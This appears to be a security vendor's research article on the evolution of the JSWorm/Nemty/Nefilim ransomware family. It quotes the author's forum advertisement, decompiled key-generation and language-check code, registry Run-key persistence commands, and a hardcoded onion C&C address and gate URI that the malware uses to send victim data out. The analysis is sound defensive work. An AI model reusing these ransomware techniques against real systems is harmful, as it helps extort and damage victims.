Evolution of JSWorm ransomware

By Fedor Sinitsyn

Published: 2021-05-25 · Archived: 2026-04-05 13:55:02 UTC

Introduction

Over the past few years, the ransomware threat landscape has been gradually changing. We have been witness to a paradigm shift. From the massive outbreaks of 2017, such as WannaCry, NotPetya, and Bad Rabbit, a lot of ransomware actors have moved to the covert but highly profitable tactic of “big-game hunting”. News of ransomware causing an outage of some global corporation’s services has now become commonplace.


In some cases, this global trend is just a reflection of the continuous life cycle of threats: old ransomware families shut down and new ones appear and pursue new targets. However, there are times when a single ransomware family has evolved from a mass-scale operation to a highly targeted threat – all in the span of two years. In this post we want to talk about one of those families, named **JSWorm**.

Chronology

JSWorm ransomware was discovered in 2019 and since then different variants have gained notoriety under various names such as **Nemty**, **Nefilim**, **Offwhite** and several others.

Several versions were released as part of each “rebranded” variant that altered different aspects of the code, renamed file extensions, cryptographic schemes and encryption keys.


In the diagram below we present some of the names used by this Trojan along with the dates the corresponding variant was actively distributed in the wild (ITW) (not the date it was first encountered). We should note that this list is not comprehensive, but it marks the main milestones in the evolution of JSWorm.



Together with name changes, the developers of this ransomware have also been reworking their code and trying different approaches to distribution.

At some point in 2020 the developers even changed the programming language from C++ to Golang, completely rewriting the code from scratch. However, the similarity in the cryptographic scheme, ransom notes and use of the same data leak website address led us to believe it's the same campaign.

The original version of the malware, as well as some of the subsequent "rebrandings", e.g., Nemty, were advertised on an underground forum by a poster with the username **jsworm**.



I gonna present you new Ransomware - JSWORM.
Functions:

- Native C++.
- No passes.
- Encrypting just a part of file.
- Ransom note in each encrypted folder (exception Windows)
- Multy-threaded (for each disk there is one thread)
- Delete shadow copies, stop services (sql and etc), kill tasks (sql and etc), clear logs.
- Self-delete after all tasks.
- Random 256 symbols password.

What you need:

- Traffic (rdp, vnc, push, botnet, spam, exploits).
- Two abuze e-mails (I can advice you cock.li or tutanota).

Conditions:

- I give you build with your e-mails.
- The first income must be within 2 weeks.
- Work 70/30, 70% yours, 30% mine.
- Income pay to your cryptowallet.
- Decryptor after my 30%.

Contacts:

- Jabber: jsworm@exploit.im

Forum advertisement for an early JSWorm variant

Distribution methods

From its creation in 2019 until the first half of 2020, JSWorm was offered as a public RaaS and was observed propagating via:

- RIG exploit kit
- Trik botnet
- Fake payment websites
- Spam campaigns

From the first half of 2020, the public RaaS was closed and the operators switched to big-game hunting. There is evidence of an initial breach via exploitation of vulnerable server-side software (Citrix ADC) and unsecure RDP access.

Technical details

We will describe some notable variants of the JSWorm family encountered during the history of this malware. We won't attempt to cover all the discovered variants of this malware as they are too numerous. The dates indicate the approximate period when the corresponding variant was observed ITW.

May 2019: JSWorm

MD5: a20156344fc4832ecc1b914f7de1a922

This sample is one of the earliest discovered variants of JSWorm ransomware and, unlike its successors, it doesn't contain an internal version number. The sample is developed in C++ and compiled in MS Visual Studio.

Besides file encryption, it performs actions such as stopping a number of running processes and services to maximize the number of files available for encryption. In addition, it deletes all system backups, shadow copies, disables the system recovery mode, and clears event logs.

Cryptographic scheme

The files are encrypted using a custom modification of a Blowfish cipher with a 256-bit key. The key is generated at the beginning of the program execution and based on concatenation of the strings: user name, device MAC address and volume serial number (example values in the comments).

```
GetUserNameA(Buffer, &buffer_size);           // Username: user
std::string::string(username, Buffer);
GetMacAddress(mac);                           // Mac: D0:00:CO:FE:EE:EE
_mac = v0;
VolumeSerial = GetVolumeSerial(v14);          // Volume Serial: 3141592653
buffer = std::string::append(VolumeSerial, v15, _mac);// 3141592653D0:00:CO:FE:EE:EE
std::string::append(buffer, v19, username);   //         3141592653D0:00:CO:FE:EE:EEuser
```

Key generation process

Then a string referred to by the ransom notes as "JSWORM PUBLIC KEY" is generated. In fact, asymmetric cryptography is not used here and using the word "public" makes no sense in this context. What the ransomware developer is calling "JSWORM PUBLIC KEY" is in fact the aforementioned Blowfish key XOR-ed with the string "KCQKCQKCQKCQ" and encoded in Base64.

```
qmemcpy(key, "KCQKCQKCQKCQ", sizeof(key));
i = 0;
v6[4] = 0;
v6[5] = 0;
sub_7D4F64(v6, &volume_mac_username);
if ( size )
{
  do
  {
    p_volume_mac_username = &volume_mac_username;
    _blowfish_key = blowfish_key;
    if ( a6 >= 0x10 )
      p_volume_mac_username = volume_mac_username;
    if ( blowfish_key[5] >= 0x10u )
      _blowfish_key = *blowfish_key;
    *(_blowfish_key + i) = p_volume_mac_username[i] ^ key[i % 12];
    ++i;
  }
  while ( i < size );
}
```

XOR with the "KCQKCQKCQKCQ" key

Below is an example of key calculation, with the serial number and MAC address values chosen for illustration purposes:

- Blowfish key: "53385773534FE:ED:00:DE:AF:00user"
- Public key after XOR: "5xpi~tfxvbx05x14qx06x15qsaqx07x14qx02x17qsa>049"
- Public key after conversion to Base64: "NXhwaX50Znh2Yn8FFHEGFXFzYXEHFHECF3FzYT4wNDk="

A custom version of Blowfish is used for encryption of the content of each of the victim's files. No more than 100,000 bytes are encrypted, probably to speed up encryption of large files. The encrypted data is written over the original.

The developers changed the internal implementation of the Blowfish cipher, which resulted in it being incompatible with standard implementations, probably in an attempt to make decryption more difficult for researchers.

After encrypting the contents of a file, the program renames it. An additional extension ".[ID-…] [mail@domain.tld].JSWORM" is added to the filename.

Encryption flaws

The malware essentially saves the key that can be used for decryption in the ransom notes. Base64-decoding and un-xoring it is trivial, and the victim's data can be saved without paying the ransom. Even if the ransom note is for some reason lost, the key can be easily regenerated on the infected machine.

July 2019: JSWorm 4.0.3

MD5: 5444336139b1b9df54e390b73349a168

An improved and updated version of JSWorm that attempts to fix flaws found in the previous variants.

This sample contains a language check of the infected machine. This is most likely intended to prevent encryption of data on systems where the following languages are used: RU (Russian), BE (Belarusian), UZ (Uzbek), KY (Kyrgyz), TG (Tajik), TK (Turkmen), KK (Kazakh), UK (Ukrainian).


```
if ( (GetUserDefaultLangID() & 0x3FF) != LANG_RUSSIAN
  || (GetUserDefaultLangID() & 0x3FF) == LANG_BELARUSIAN
  || (GetUserDefaultLangID() & 0x3FF) == LANG_UZBEK
  || (GetUserDefaultLangID() & 0x3FF) == LANG_KYRGYZ
  || (GetUserDefaultLangID() & 0x3FF) == LANG_TAJIK
  || (GetUserDefaultLangID() & 0x3FF) == LANG_TURKMEN
  || (GetUserDefaultLangID() & 0x3FF) == LANG_KAZAK
  || (GetUserDefaultLangID() & 0x3FF) == LANG_UKRAINIAN )
{
```

Determining the user's language

However, likely due to an error, this version of ransomware only encrypts files if the system language is Russian. If we look closely at the conditions above, we can see that the first condition is '!=' ('not equal'). This makes the Trojan execute the code branch that exits without encryption on systems systems where the language is not Russian. If the condition was '==', the other branch would have been taken, resulting in what was probably the originally intended behavior of the Trojan.

The ransom note in this variant is implemented as an HTA file named <ID>-DECRYPT.hta, where <ID> is the unique victim ID assigned by the malware. The HTA file is launched upon completion of the file encryption and also added to the autorun via registry:

- reg add HKLMSOFTWAREMicrosoftWindowsCurrentVersionRun /v "zapiska" /d "C:UsersuserJSWRM-DECRYPT.hta"
- reg add HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun /v "zapiska" /d "C:UsersuserJSWRM-DECRYPT.hta"



Ransom note of JSWorm 4.0.3

Cryptographic scheme

This version of JSWorm uses the WinAPI implementation of RSA and a custom implementation of AES to encrypt files. JSWorm generates two random values of 128 bits (IV) and 256 bits (key) that are limited to the characters: a…z, A…Z, and 0…9. The RSA public key is embedded inside the ransomware:

```
db 'BgIAAACkAABSU0ExABAAAAEAAQBdNHPJdGGanQOPD9jYrShdFuf2Dl7swZcYPWIGn'
                        ; DATA XREF: .text:00591DA8↑o
                        ; RsaEncrypt+29↓o ...
db 'YGBNFJgBkjMCkRNUybsmgiTCtF9PJRmPQCtY7ro3EayvLZTmPsCD0oKlrEvH7v3a5'
db 'OIaixe1zqm61rRpupfcoL6F7AA9biaHBH+NYMf7ymhvr1gtQeV5C1Sh1sYDHWuI+t'
db 'WOeeB8I4jHgv5pECe7/YhkwRaSuurzOZFoB+SaRieFtL5t7iVOr7q7i668cXoR/0S'
db '9RnJAk9jM8+aKyTs4/QQdRSwdOtZ3t7JOVFH9Bk2USBSuHKpZKmNKrJa2vciAMZtz'
db 'U7OGKSxWygcVdY8/bu08hSorqh+OJNvHVvVIJRBU1lInSz7vDTJCb0AsVCMBG5o2R'
db 'atsuMdR17fdySArLzdmFFYFELx1FNv8RvfKNgNAUUIBiAJxH8T4vRaZ7bTr9dJiBy'
db 'l0pnJwa5GQqtKRl8o+nynYfQzZjDdaG5cBjls1aPa/ltkinTHAvDwDCz5YJSpr9mH'
db '89/fmhOzsptE5dCNxwuh6QuAGF74Lg4hhf2rA6RJFvOLRruCaNjnLmmCzjY47iaXK'
db 'P6C0z58Ol3jRU6WQ+tTPaPVgkpjdh739p8RdlMZaPIeHe62131pNBfq9YIGSUBnGi'
db 'fqyK2YNHvwC3S7j3uFDOQkPt7Si4t1VfjTNAFiQ/KSOSrK/TEqGQqPt8xvtw==',0
align 4
```

RSA public key used in JSWorm 4.0.3

Using this key, JSWorm encrypts the AES key and initialization vector (IV) and encodes them into Base64:

```
if ( !CryptStringToBinaryA(pszString, 0x2C8u, CRYPT_STRING_BASE64, 0, &pcbBinary, 0, 0) )
  ExitThread(0);
pbBinary = (BYTE *)malloc(pcbBinary);
pbData = pbBinary;
if ( !pbBinary )
  ExitThread(0);
if ( !CryptStringToBinaryA(pszString, 0x2C8u, CRYPT_STRING_BASE64, pbBinary, &pcbBinary, 0, 0) )
  ExitThread(0);
if ( !CryptAcquireContextA(&phProv, 0, szProvider, PROV_RSA_FULL, 0)
  && !CryptAcquireContextA(&phProv, 0, szProvider, PROV_RSA_FULL, CRYPT_NEWKEYSET) )
{
  ExitThread(0);
}
if ( !CryptImportKey(phProv, pbData, pcbBinary, 0, 0, &phKey) )
  ExitThread(0);
pdwDataLen = 0;
v3 = 49;
if ( !CryptEncrypt(phKey, 0, 1, 0, 0, &pdwDataLen, 0) )
  ExitThread(0);
if ( !CryptEncrypt(phKey, 0, 1, 0, g_rand32_and_16, &v3, pdwDataLen) )
  ExitThread(0);
pcchString = 0;
if ( !CryptBinaryToStringA(g_rand32_and_16, pdwDataLen, CRYPT_STRING_BASE64, 0, &pcchString) )
  ExitThread(0);
v1 = (CHAR *)operator new[](pcchString);
if ( !CryptBinaryToStringA(g_rand32_and_16, pdwDataLen, CRYPT_STRING_BASE64, v1, &pcchString) )
  ExitThread(0);
```

WinAPI RSA encryption in JSWorm 4.0.3

Afterwards, this value is added to the ransomware note <ID>-DECRYPT.hta, but the value itself is not displayed visually because it is located inside the file as an HTML comment.

```
<html><head><title>JSWORM 4.0.3</title><HTA:APPLICATION APPLICATIONNAME
padding-left: 10px;"><h3 style="padding-left: 15px; padding-top: 5px;">
<!--
6cxofacKhoDAITACTIZSR4+BWDAPpOVuJnwr4YgcPFpIGh8z36T0NPgjIPq2t+23
ff/Zd9SnoC/V54soL91WTXSqJ0Ego889T86MIbbGDAiunXKTXZHTQzF5CMM934yU
EPIUR2xx1wd7naGbRinC318JVw4osbsYLabiP/Q+AsKcwO3Wk5x3W8LHqCRzTbRx
Qow75iDu0+npCapronV1ne7BzVe5tPvpzMb2Vjj8ChzLKJYKPou+dTGJdW5/SoKV
x+TWhTXq9Ygk9Cqadq+FSFXFqpG1zPc/ugS0elzmmgKuztSI9aLdunBpsDxfSRa3
FGwuWS5u0Vi9mulSpwgkkiU7DJxaNQYiOcqv7vNHreBJdciQaJ1L0gsw5mRmg65I
M403NK3oPmJhN8Ui5hpWlsg3L+OBokE41ZAR8VmCW8Um51/ZvIoFK3/UBJUfhy5v
LJCjnm8g5N38ugu35Wlxd2GBhvA6MKWTKnw1M2VBdwOa1A3VgSeEC66FRcM6JnOc
sfce5DhgJwXROQtQboQ8ZzyGNTkgIjDfDMTU9mT28idyP0D5jNmMJ+b+dyBUHK3c
cz3WYhMPeQ9d5ZNyzhzQTQmwZ67FMZU/fNy00+xDWKhlqKKNj8su4+d9oUXX+mTs
FQr12E3V2Cm9SSe2OY5vk5Ia/bOEI6JgcpI24Mmt8T8=
-->
```

Values inside the .hta ransom note file

In order to make decryption attempts more difficult for researchers, the malware developers implemented a custom variant of the AES block cipher which is incompatible with the standard algorithm. The contents of the victim's files are encrypted by this cipher with the key and IV described above.

For optimization, like before, only the first 160,000 bytes are encrypted in large files. After encryption, an additional extension is appended to the filename, which is familiar to us from the previous sample: "<filename>.[ID-NQH1J49][doctorSune@protonmail.com].JSWRM".

Encryption flaws


In this variant of JSWorm the developers tried to fix the flaws found by researchers in previous versions. However, decryption without payment was still possible. The pseudorandom number generator used to generate the key and IV is not cryptographically secure and it allows researchers to restore the key and IV by attacking the generation algorithm. Knowing these values, they can decrypt the victims' data.

August 2019: Nemty 1.4

MD5: 1780f3a86beceb242aa81afecf6d1c01

The code change between **JSWorm** and **Nemty** is significant. Based on our analysis, the malware developers may have rewritten their Trojan from scratch, possibly to prevent successful decryption attempts that allowed victims of several earlier variants of JSWorm to restore their data without paying.

This sample is also developed in C++ and compiled in MS Visual Studio. It implements a minor anti-analysis trick consisting of a string obfuscation algorithm. The strings (e.g., ransom note name and contents, RSA public key, payment URL, etc.) are encrypted by the RC4 stream cipher with a hardcoded key "**fuckav**" and encoded in Base64.



Ransom note of Nemty 1.4

Upon launch, the sample will gather the information about storage devices attached to the infected machine, get its external IP address by an HTTP request to http://api.ipify.org, determine the victim's country by requesting data from http://api.db-ip.com/v2/free/, generate a pair of RSA-2048 session encryption keys, and combine all the

gathered information in a JSON structure. This structure is then encrypted by the public RSA key of the threat actors and saved at the end of the ransom notes as “NEMTY DECRYPTION KEY”.


```
{
        "General": {
                "IP": "[redacted]",
                "Country": "[redacted]",
                "ComputerName": "DESKTOP-[redacted]",
                "Username": "[redacted]",
                "OS": "Windows 10",
                "isRU": false,
                "version": "1.4",
                "CompID": "{[redacted]}",
                "FileID": "_NEMTY_[redacted]_",
                "UserID": "5d66999133e3e27b60dca156",
                "key": "Qb3LfIjHvAQdQZPZrJ7Cj1LHFX9AnUkh",
                "pr_key": "BwIAAACkAABSU0EyAAgAAAEAAQB5I+0luDLSXPqSSC
        },
        "Disks": {
                "C:\\": {
                        "DriveType": "FIXED",
                        "TotalSize": "29GB",
                        "UsedSize": "28GB",
                        "FreeSize": "1GB"
                }
        }
}
```


Information gathered prior to being encrypted by RSA

Some of the fields of interest in this structure:

- **isRU**: specifies whether the country of the victim determined by their external IP address is one of the following: Russia, Belarus, Kazakhstan, Tajikistan, Ukraine
- **version**: internal version of the Trojan
- **CompID**: unique ID of the infected machine
- **FileID**: infection ID generated on every malware launch
- **UserID**: ID of the affiliate, hardcoded in the Trojan sample
- **key**: base64-encoded key for file encryption (will be discussed later)
- **pr_key**: base64-encoded private session RSA-2048 key (will be discussed later)

Cryptographic scheme

The Trojan sample contains the threat actor’s hardcoded **RSA-8192** public key, which we will call the master RSA public key.

When executed on the victim's machine, the Trojan also generates a pair of **session RSA-2048** keys with the private key addressed above as **pr_key**. In addition to this, it also generates a **256-bit key** that will be used with a **custom block cipher based on AES**.

The **256-bit key** and **pr_key** are encrypted by the master RSA public key and saved in the ransom notes.

When encrypting each of the victim's files, Nemty 1.4 will generate a **128-bit IV** and use the 256-bit key with this IV to encrypt the file contents by a custom AES-based cipher. The IV is encrypted by the session public RSA key and appended to the encrypted file.

Each encrypted file is renamed so that it gets an additional extension "._NEMTY_<…>_" where the skipped part is the infection ID mentioned above as **FileID**.

Encryption flaws

Like some of the earlier variants of JSWorm, the implementation of the cryptographic scheme in Nemty 1.4 is not flawless. Decryption of the victims' files was possible by exploiting two weaknesses:

1. 1 The PRNG for the key generation is not secure;
2. 2 The RSA session key is not removed from the system store.

By using the first weakness, it's possible to restore the **256-bit key**, while the **pr_key** can be restored using the second. Once you know the **pr_key**, you can decrypt the **IV** and then, armed with the **256-bit key** and **IV**, decrypt the victim's file contents.

C&C communication

The sample downloads the TOR client from https://dist.torproject.org/torbrowser/8.5.4/tor-win32-0.4.0.5.zip, extracts it and launches on the infected machine. After waiting for 30 seconds (obviously deemed by the malware developers to be long enough to connect to the TOR network), the Trojan sends information about the infection to its C&C server hardcoded in the sample:

	zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad.onion

Nemty 1.4 uses HTTP GET with URI /public/gate?data=
The information sent to the server is the same as that saved in each ransom note and is essentially an encrypted version of the JSON structure discussed above.

Further versions of Nemty

The 'Nemty' branding was used until March of 2020. One of the last variants had the internal version **3.1**.

In the few months following the initial creation, several intermediate versions of Nemty were discovered. The changes include different mutex names and C&C addresses, the added ability to terminate running processes, stop

services and delete shadow copies, improved cryptography that prevented unpaid decryption, changes to the ransom text, and numerous tweaks.

As a side note, the developers of this malware tend to hardcode strings in Russian (transliterated) seemingly as a joke or maybe as a way to gain attention from researchers. Some of the strings contain profanities that turned out to be quotes from rap songs.

Strings in a sample of Nemty 2.4

Strings in a sample of Nemty 2.6

March 2020: Nefilim


MD5: 5ff20e2b723edb2d0fb27df4fc2c4468

Around March 2020, the developers changed the branding of their Trojan to Nefilim. Around the time the first variants of Nefilim started appearing, the distribution model of this family changed. The developers switched from the public RaaS scheme used with the JSWorm and Nemty variants to private cooperation with affiliates aimed at big-game hunting. The threat actors started targeting high-profile victims and manually operating inside the victim's network, exfiltrating confidential data and threatening to leak it to intimidate the victim.

All auxiliary functionality such as process termination, deletion of shadow copies, communication with C&C, was removed from the Trojan's code. The Trojan became a single-purpose binary used exclusively for file encryption. If any additional actions were deemed necessary, they were carried out by the threat actors manually or with the help of additional third-party tools.

Nefilim is developed in C++ and compiled in MS Visual Studio like Nemty, and the code overlap between the later versions of **Nemty (2+)** and **Nefilim** is very substantial and allows us to suggest that the development continued from the same source code.

One example of the code overlap is that of the string decryption procedures – they are identical with the RC4 key being the only difference.

